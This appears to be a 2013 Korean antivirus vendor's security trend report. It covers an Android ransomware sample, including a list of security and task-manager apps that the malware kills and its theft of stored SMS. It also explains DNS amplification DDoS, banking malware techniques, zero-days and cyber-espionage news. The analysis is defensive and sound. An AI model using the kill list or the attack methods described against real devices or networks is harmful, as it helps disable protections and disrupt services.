


그림 1-67 | 악성코드 제거를 권하는 팝업 메시지

위와 같은 악성 행위로, 사용자가 수동으로 앱을 삭제해도 삭제가 안 되는 상황이 발생하며, 다른 모든 작업이 불가능해진다.

소스코드의 일부를 살펴본 결과, 악성 앱을 실행했을 때 아래 목록과 일치하는 프로세스가 존재할 경우 종료하도록 설계됐다.

그림 1-68 | 프로세스 종료 명령 코드 일부

[프로세스 리스트]

"com.rechild.advancedtaskkiller",
"com.estrongs.android.pop",
"com.metago.astro",
"com.avast.android.mobilesecurity",
"com.estrongs.android.taskmanager",
"com.gau.go.launcherex.gowidget.taskmanagerex",
"com.gau.go.launcherex",
"com.rechild.advancedtaskkillerpro",
"mobi.infolife.taskmanager",
"com.rechild.advancedtaskkillerfroyo",
"com.netqin.aotkiller",
"com.arron.taskManagerFree",
"com.rhythm.hexise.task"

스마트폰에 저장된 SMS를 읽어 오는 코드가 존재하며, 해당 SMS는 droidbackup.db에 저장된다.

그림 1-69 | 저장된 SMS를 읽어 오는 코드 일부

droidbackup.db는 아래와 같이 구성되어 있다.




그림 1-70 | droidbackup.db

'ANDROID DEFENDER' 랜섬웨어가 설치된 경우, 일반 사용자가 수동으로 조치하기는 어려울 것으로 예상된다. 따라서 V3 모바일 백신과 같은 믿을 수 있는 모바일 백신 제품을 사용하여 감염되지 않도록 사전에 주의하는 것이 무엇보다 중요하다.

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉
Android-Trojan/FkDefend

보안 동향

01. 보안 통계

6월 마이크로소프트 보안 업데이트 현황

2013년 6월 마이크로소프트사에서 발표한 보안 업데이트는 총 5건으로 긴급 1건, 중요 4건이다. 특히 위험도 긴급인 MS 익스플로러 취약점의 경우 공격 코드가 공개되어 있어, 악의적으로 사용될 가능성이 있으므로 신속한 업데이트가 필요하다.




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

긴급
MS13-047 Internet Explorer용 누적 보안 업데이트
중요
MS13-048 Windows 커널의 취약점으로 인한 정보 유출 문제점
MS13-049 커널 모드 드라이버의 취약점으로 인한 서비스 거부 문제점
MS13-050 Windows 인쇄 스풀러 구성 요소의 취약점으로 인한 권한 상승 문제
MS13-051 Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점

표 2-1 | 신종 악성코드 유형별 분포

악성코드 동향

02. 보안 이슈

주요 정부기관 DNS 서버 DDoS




그림 2-2 | DNS-증폭-디도스-공격 개념도

6.25 해킹에서 DNS 증폭 DDoS 공격(DNS Amplification DDoS Attack)을 하는 샘플이 발견됐다. DNS 증폭 DDoS 공격이란 DNS ANY Query를 공격 대상이 요청하는 것처럼 IP를 위장(IP Spoofing)해 Query 결과를 Open Resolver(Reflector, 일종의 중계 DNS 서버)를 통해 공격 대상의 네임 서버로 유도, 대상을 마비시키는 것을 말한다. 이 때 Query 결과는 수십 배 이상의 크기가 되도록 하여 DDoS를 유발한다.

공격 시나리오는 먼저 공격자가 다수의 PC를 감염시켜 좀비 PC로 만든다. 그리고 좀비 PC의 IP 주소를 공격 대상의 IP 주소로 위장해 다른 DNS 서버들에 도메인 주소에 대한 확인 요청을 보낸다. 이 요청을 받은 DNS 서버들은 일제히 위장된 IP 주소로 응답을 보내 결과적으로 공격 대상 서버에 응답 트래픽을 집중시킨다.

또한 공격자는 변조된 IP 주소로 다른 DNS 서버에 주소 확인 요청을 보낼 때, 요청 크기의 수십 배에 달하는 큰 용량의 응답이 필요한 요청을 한다. 이렇게 하면 공격 대상 DNS 서버에 증폭된 트래픽이 도달한다.




그림 2-3 | IP 주소가 위장된 DNS Query

실제로 2만여 개의 다른 DNS 서버로 특정 도메인 확인 요청을 일시에 보내 1000 바이트 이상의 응답을 유발해 공격했다. [그림 2-3]과 같이 ripe.net의 ANY 레코드의 결과는 1000 바이트 이상으로, 다수의 PC에서 요청해 대역폭 고갈 및 네임 서버 자원 고갈 등의 시도를 할 수 있다.

해당 악성코드들은 최신 엔진으로 업데이트한 V3 제품군에서 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Trojan/Win32.Ddkr
Trojan/Win32.XwDoor

국제 사회에 영향을 미치는 에드워드 스노든 효과

미국의 전직 중앙정보국(CIA) 직원이었던 에드워드 스노든은 가디언지와의 인터뷰에서 미국 내 통화 감찰 기록과 PRISM(이하 프리즘) 감시 체계 등 NSA의 다양한 기밀을 공개해 전세계적인 파장을 불러왔다.

에드워드 스노든은 대량 정보 수집의 범위가 일반 대중에게까지 미치고 있고 위험한 활동과 범죄 활동이 감시되는 등 프리즘의 감시 범위가 광범위하다고 폭로했다. 프리즘은 미국 국가 안보국(NSA)의 국가 보안 전자 감시 체계 중 하나이다. 9.11 테러 이후 조지 부시 행정부가 미국 보안법에 의거, NSA의 대규모 국내 · 외 감시 체계를 출범시켰다.

가디언지에 따르면 프리즘의 정보 수집을 위한 주요 도구인 전자 시스템은 국경을 초월하여 전역에 확산돼 있다. 이 도구로 전화번호를 비롯해 통화 시간, 통화 기간, 통화 장소, 통화 내용까지 모두 녹음이 가능하다. 또한 각국 정부의 정보는 물론 미국인들의 개인정보까지 970억 건의 정보를 수집했다고 폭로했다.

미 국가안보국(NSA)과 CIA의 전세계를 대상으로 감시한 사실이 폭로되면서 유럽연합은 미국 정부에 구체적인 설명을 요구했다. 유엔 산하 국제전기통신연합(ITU) 사무총장은 스노든의 폭로가 이슈가 되자 언론과의 인터뷰에서 "국제 사회가 사이버 전쟁에 있어 휴전할 수 있는

기회를 얻었다" 고 말했다. ITU는 인터폴, 유엔마약범죄사무소 등과 함께 사이버 범죄 단속을 주도하는데 사실상 모든 나라가 사이버 공간에서 서로 감시하며 전쟁을 벌이고 있다는 것이다. .

실제로 에드워드 스노든은 2009년 이후 홍콩, 중국을 표적으로 수백 건의 해킹을 해왔다고 밝혔다. 미국은 개별 컴퓨터를 해킹하지 않아도 사이버 통신 내용을 엿볼 수 있는 기간 통신망을 갖추고 있다며 중국 뿐만 아니라 홍콩의 대학, 학교, 기업을 대상으로 해킹을 했다고 밝혔다. 전세계를 대상으로 진행한 해킹 작전은 6만 건 이상이라고도 덧붙였다.

흥미로운 점은 스노든으로 인해 중국의 보안업체들의 주식 가격이 급등하고 있다는 점이다. 미국 정부의 감시 프로그램이 중국, 홍콩까지 도달할 수 있다고 하자 투자자들이 인터넷 보안업체 주식을 사들이고 있는 것이다. 중국 증권가에서는 이를 '스노든 효과' 라고 부르고 있다.

이처럼 미국 NSA의 전 세계를 대상으로 한 사이버 감시 및 해킹 행위를 폭로한 에드워드 스노든에 의해 국가간 사이버 전쟁, 보안 업계의 주가 급등 현상 등 다양한 파장이 일어나고 있다.

웹 보안 동향

01. 웹 보안 통계

웹 사이트 악성코드 동향


안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 의하면, 2013년 6월 웹을 통한 악성코드 발견 건수는 모두 1만 212건이었다. 악성코드 유형은 총 255종, 악성코드가 발견된 도메인은 176개, 악성코드가 발견된 URL은 641개로 각각 집계됐다. 전월과 비교해서 악성코드 발견 건수를 비롯해 악성코드 유형, 악성코드가 발견된 도메인, 악성코드 발견된 URL 모두 감소했다.

표 3-1 | 2013년 6월 웹사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2013년 6월 악성코드 발견 건수는 전월의 1만 5013건과 비교해 32% 감소한 1만 212건이다.


그림 3-1 | 월별 악성코드 발견 건수 변화 추이



월별 악성코드 유형

2013년 6월 악성코드 유형은 지난 5월의 272건에 비해 5.5% 감소한 255건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이



월별 악성코드가 발견된 도메인

2013년 6월 악성코드가 발견된 도메인은 176건으로, 2013년 5월의 208건에 비해 15.4% 감소했다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이



월별 악성코드가 발견된 URL

2013년 6월 악성코드가 발견된 URL은 전월의 963건과 비교해 66% 수준인 641건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이



월별 악성코드 유형

악성코드 유형별 배포 수를 보면 트로이목마가 4759(31.7%)건으로 가장 많았고, 스파이웨어는 4038(26.9%)건으로 그 뒤를 이었다.

유형	건수	비율
TROJAN	4,759	31.7 %
SPYWARE	4,038	26.9 %
ADWARE	3,548	23.6 %
DOWNLOADER	277	1.8 %
DROPPER	89	0.6 %
Win32/VIRUT	41	0.3 %
APPCARE	11	0.1 %
JOKE	2	0 %
ETC	2,248	15.0 %
	15,013	100.0 %

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

II. 2013년 상반기 보안 동향

01. 상반기 보안 위협 동향

정부기관, 언론 및 금융기관을 대상으로 한 대규모 보안 사고

2013년 상반기에는 정부기관 웹사이트와 언론사 및 금융기관들을 대상으로 한 대규모 보안 사고가 3월 20일과 6월 25일 두 차례나 발생했다. 올해 상반기에 발생한 두 차례의 대규모 보안 사고는 정부기관, 언론사 및 금융기관들과 같이 사회 기반이 되는 산업들이 주 공격 목표가 되었다는 점에서 공통점이 있다. 하지만 세부적인 공격 기법 면에서는 서로 다른 형태를 보이고 있다.

우선 3월 20일 발생한 보안 사고는 2011년과 그 이전에 발생했던 대규모 보안 사고 사례와 유사하게 감염된 시스템의 정상적인 가동 방해 및 데이터 파괴를 위해 디스크의 MBR(Master Boot Record)과 VBR(Volume Boot Record)을 특정 문자열로 강제 덮어쓰기를 수행하는 악성코드 유포가 가장 큰 목적이었다.

그러나 6월 25일 발생한 보안 사고는 시스템의 정상적인 가동과 데이터 파괴 목적의 악성코드 유포와 함께 청와대를 비롯한 국내의 정치 단체와 정부기관 웹사이트에 대한 대규모 DDoS(Distributed Denial of Service) 공격을 함께 병행한 것이 특징이라고 볼 수 있다.

이 외에 DNS 증폭 DDoS 공격(DNS Amplification DDoS Attack) 및 스크립트 기반의 DDoS 공격이라는 보안 사고에서 볼 수 없었던 새로운 DDoS 공격 기법들이 사용된 것도 특징이라고 볼 수 있다.

메모리 패치 기능을 이용한 인터넷 뱅킹 악성코드

2013년 6월 발견된 온라인 게임 사용자 정보 유출 형태의 악성코드는 기존에 발견되지 않았던 한국 내 인터넷 뱅킹 사이트에 대한 정보 유출 기능이 추가됐다. 이처럼 온라인 게임 사용자 정보 유출 형태의 악성코드가 게임 사이트 외에 다른 웹사이트를 목표로 삼은 시기는 2012년 8월부터이며, 당시에는 언론사 및 정부기관의 서버 관리자 페이지에 대한 정보 유출이 이루어졌다. 기존의 뱅키(Banki) 악성코드가 사용했던 호스트(hosts) 파일을 변조해 허위로 제작된 금융권 웹 사이트로 사용자 접속을 유도하는 방식이었다.

그러나 2013년 처음 발견된 인터넷 뱅킹 사이트 공격 방식은 개별 금융권 웹사이트에서 설치되는 고유한 보안 모듈들에 대한 메모리 패치를 수행해 정보 유출이 발생한다. 이러한 공격 기법은 정상적인 인터넷 뱅킹 이용 과정 중 정보 유출이 발생하므로 사용자가 인지하는 것이 어렵다는 특징이 있다.

국내 소프트웨어 대상 제로데이 취약점 증가

몇 년 전부터 국내 소프트웨어를 대상으로 한 취약점과 이를 악용한 악성코드가 증가하기 시작했고, 이러한 추세는 가속화하고 있다. 문제는 대중적으로 널리 사용되는 제품이 그 대상이라는 점이다. 예를 들어, 인터넷 뱅킹에 많이 쓰이는 소프트웨어의 취약점이 발견됐고, 지난 6월 초에는 다른 보안 소프트웨어에서도 보안 취약점이 발견됐다. 그 외에도 동영상 플레이어에서 취약점이 보고돼 업데이트가 권고됐다.

문서 작성 소프트웨어의 취약점을 이용, 문서 파일에 악성코드를 삽입해 공격하는 형태도 꾸준히 기승을 부리고 있다. 전세계적으로 많이 사용하고 있는 MS 오피스 제품군과 어도비 리더(Adobe Reader, PDF) 등에서도 여전히 발생하고 있으며, 몇 년 전부터는 국내 소프트웨어의 취약점을 악용하는 사례도 점차 증가하고 있다. 국내의 대표적인 문서 작성 소프트웨어인 아래아한글에서 취약점이 눈에 띄게 증가했고, 스프레드시트 프로그램인 '한셀'에서도 올해 6월 처음으로 유사 공격 형태가 발생했다.

이렇게 국내 소프트웨어를 대상으로 한 취약점이 늘어난다는 것은 특정 조직의 내부 기밀 정보 유출을 목적으로 한다는 것을 의미하기도 한다. 국내 문서 소프트웨어는 특히 정부기관에서 많이 사용하고 있기 때문에 공격자 입장에서는 매력적인 대상이다. 더군다나 올 상반기에 발견된 국내 소프트웨어 취약점이 대중적으로 많이 이용되고 있다. 사용 대상이 많은 만큼, 제로데이 취약점을 통해 목표로 하고자 하는 대상 조직의 정보 획득 또는 특정 목적 달성이 쉬어짐은 두말할 나위 없다.

앞으로도 국내 소프트웨어를 대상으로 한 제로데이 취약점이 증가할 것으로 예상되는 만큼, 각별한 주의가 요구된다.

한국적 특색이 강해지는 모바일 악성코드

지난 해 V3 모바일에 진단이 추가된 악성코드는 문자메시지 발송이나 사용자 정보를 유출하는 유형이 많이 발견됐다. 이런 유형의 악성코드는 한국 내 사용자만을 대상으로 한 것이라 볼 수 없다. 하지만 올 상반기에는 한국 내 스마트폰 사용자를 공격 대상으로 한 악성코드가 다수 발견됐다. Android-Trojan/Chest와 Android-Trojan/SMSStealer의 경우에는 한국 내에서 서비스되는 스마트폰 관련 서비스들을 분석하고 공격한 좋은 예라고 할 수 있다.

이런 유형의 악성코드는 휴대전화를 이용한 소액결제 서비스가 한국 내에서 활성화되어 있으며, 그 방식이 주민번호, 이름 및 전화번호를 이용한 1차 인증을 거친 후 그 결과로 등록된 스마트폰으로 전송된 OTP(One-Time Password)를 입력해 결제가 이루어지는 서비스의 특징을 잘 이해한 모바일 악성코드 제작자가 한국 내 모바일 사용자만을 대상으로 제작한 것이다.

지난 1월 15일부터 3일 간 각기 다른 개발자 명칭으로 구글 플레이 스토어(Google Play Store)에 등록되어 배포된 Android-Trojan/Yaps은 과거 SMS나 메일을 통해 배포되던 피싱(Phishing) URL을 앱(App)으로 변환한 것이다. Androi-Trojan/Yaps를 실행하면 보안 승급을 위해 보안카드를 비롯한 사용자의 계정정보를 유도한다.

자세한 상반기 모바일 보안 위협 동향은 뒤에 나오는 '2013년 상반기 모바일 악성코드 동향'에서 살펴보고자 한다.

파밍과 결합된 온라인 게임 계정정보 탈취 악성코드

2013년 상반기에 발견된 보안 위협들의 특징 중 하나는 개인정보를 탈취하기 위한 공격이 활발했다는 점이다. 상반기 국내에서 가장 많이 발견된 개인정보 탈취 형태의 악성코드는 인터넷 뱅킹 정보를 탈취하는 형태와 온라인 게임 계정정보를 탈취하는 악성코드라고 할 수 있다.

인터넷 뱅킹 정보를 탈취하는 악성코드와 온라인 게임 계정을 탈취하는 악성코드는 오래 전부터 발견되고 있지만, 진보된 형태로 끊임없이 등장하고 있다.

특히 온라인 게임 계정을 탈취하는 악성코드는 윈도우 시스템 파일을 변경하거나 패치하는 형태로 유포됐는데, 이는 사용자에게 발각되지 않도록 위장하기 위한 기법으로, 다수의 온라인 게임 계정 탈취 악성코드가 이를 사용하는 경우가 많았다. 그리고 보안 소프트웨어의 진단을 피하기 위해 셀 수 없이 많은 변형들을 유포하거나, 목적 달성을 위해 다양한 보안 소프트웨어 무력화 기법들을 발전시켜 오고 있다.

또한 인터넷 뱅킹 정보 탈취 형태의 악성코드는 정상적인 은행 사이트와 구분이 어려울 정도로 유사한 피싱(Phishing) 웹사이트를 이용한 방법에서부터 호스트(hosts) 파일 변조 형태, 그 후 hosts.ics로 변화된 형태, 주기적으로 서버(C&C)와 통신해 새로운 파밍 사이트 주소로 갱신하여 IP 차단을 대비하는 등 진보된 형태로 발전돼 왔다. 최근에는 보안 모듈의 동작을 감시하면서 동작하는 형태로 진화하고 있다.

PC 사용자가 원하는 웹 사이트를 찾아갈 때 웹브라우저에 웹사이트 정보를 입력하고, 입력한 정보를 바탕으로 DNS(Domain Name Service)를 통해 해당 웹 사이트의 IP 주소를 확인해 연결한다. 이러한 일련의 연결 과정에 대한 우선 순위는 아래와 같으며, 이중 어느 하나라도 변조가 되면 사용자가 방문하려는 사이트가 아닌 악성코드 제작자가 의도한 비정상적인 웹사이트로 이동하게 되는 것이다.

① 로컬시스템의 DNS Cache 정보
② hosts.ics
③ hosts
④ DNS




그림 4-1 | 개인정보 및 인터넷 뱅킹 정보 탈취

개인의 중요한 자산 정보를 탈취하려는 악성코드는 점점 진화하며 그 수를 늘려가고 있다. 최근에는 인터넷 뱅킹 정보 탈취형 악성코드와 온라인 게임 계정 탈취형 악성코드가 결합해 금전적 이득을 극대화하는 양상을 보이고 있다.

자바와 인터넷 익스플로러 취약점의 지속적인 악용

이번 상반기 취약점 위협의 특징은 MS사의 인터넷 익스플로러(Internet Explorer), 어도비(Adobe)사의 플래시 플레이어(Flash Player)와 아크로뱃 리더(Acrobat Reader), 오라클(Oracle)사의 자바(Java) 등 시스템이 아닌 다양한 애플리케이션 상에서 발생하는 취약점들이 다수를 차지한다는 점이다. 이 중 인터넷 익스플로러와 자바 애플리케이션 취약점은 2013년 상반기 동안 보고된 취약점 수 면에서도 다른 애플리케이션에 비해 단연 압도적이었다.

2013년 상반기에는 대표적으로 2개의 자바 제로데이 취약점이 주요 이슈가 됐다. 첫 번째 CVE-2013-0422 취약점은 기존에 발표된 다수의 자바 취약점과 유사하게 보안 체크 기능이 누락된 점을 악용해 샌드박스(Sandbox)를 우회하는 취약점이었다. 그리고 쿨 익스플로이트 툴킷(Cool Exploit Toolkit)에서도 악용됐던 두 번째 취약점 CVE-2013-

1493은 메모리 충돌(corruption) 오류를 통한 악의적인 행위를 수행한다는 점에서 새로운 특징을 보였다.

CVE-2013-1347 취약점을 포함하는 상반기 동안의 인터넷 익스플로러 취약점들을 살펴보면, 2012년 말부터 지속적으로 발표되는 브라우저 상의 힙 메모리(Heap Memory) 취약점인 use-after-free 취약점들이 다수를 차지하고 있다.

이러한 취약점들은 웹에 접근하는 사용자 PC를 공격 타깃으로 삼는 웹 공격 툴킷(Web Exploit Toolkit)에서 빠지지 않고 적극 활용되는 주요 아이템이기 때문에 정식 보안 업데이트 및 보안 솔루션을 통해 지속적인 주의를 기울여야 한다.

국가간 갈등을 유발하는 인터넷의 사이버 첩보전

2013년 상반기는 소문과 의혹만 무성했던 국가간 사이버 첩보 행위가 조금씩 수면 위로 드러나면서 갈등 양상을 보였다.

뉴욕 타임즈는 2012년 10월 중국 원자바오 총리 일가의 재산 보도 후 4개월 간 중국 해커로부터 지속적인 공격을 당했다고 지난 1월 30일 보도했다. 또한 뉴욕 타임즈는 미국 보안 업체 맨디언트(Mandiant) 보고서를 인용해 미국 정보 유출 사고의 배후에는 중국 인민해방군 61398 부대가 있다고 지난 2월 19일 보도했다. 이와 더불어 미국 국방부는 지난 5월 중국 정부와 인민해방군이 사이버 첩보 활동에 개입했다고 주장하기도 했다. 이에 따라 미국 내에서는 중국산 네트워크 장비 수입에 대한 규제까지 논의됐다.

6월 초 워싱턴 포스트지와 가디언지는 미국의 테러범 적발을 위한 비밀 정보 검색 수집 프로그램인 프리즘(Prism)의 존재를 폭로했다. 6월 10일 포린 폴리시(Foreign Policy)는 NSA 내 중국 해킹 임무 조직이 존재한다고 보도했다. 또한 가디언지는 영국 정보기관이 2009년 G20 회의 때 각국 대표단을 해킹했다고 밝히기도 했다.

시리아 전자군(The Syrian Electronic Army)은 BBC Weather, 가디언, Onion 트위터 계정을 해킹했다. 특히 4월 23일에는 AP 통신 트위터 계정을 해킹해 백악관이 폭발했다는 거짓 트윗을 날려 잠시 주가가 요동치기도 했다.

또한 대한민국에서 발생한 3월 20일과 6월 25일 전산망 장애를 유발한 보안 사고는 북한 정찰총국이 배후에 있다는 의심을 받고 있다.
현재 각국 정부는 증가하는 사이버 위협에 대응하기 위한 조직을 강화하고 있다. 사이버 첩보 행위로 인한 외교 마찰은 향후에도 더욱 강력한 형태로 발생할 가능성이 높다.

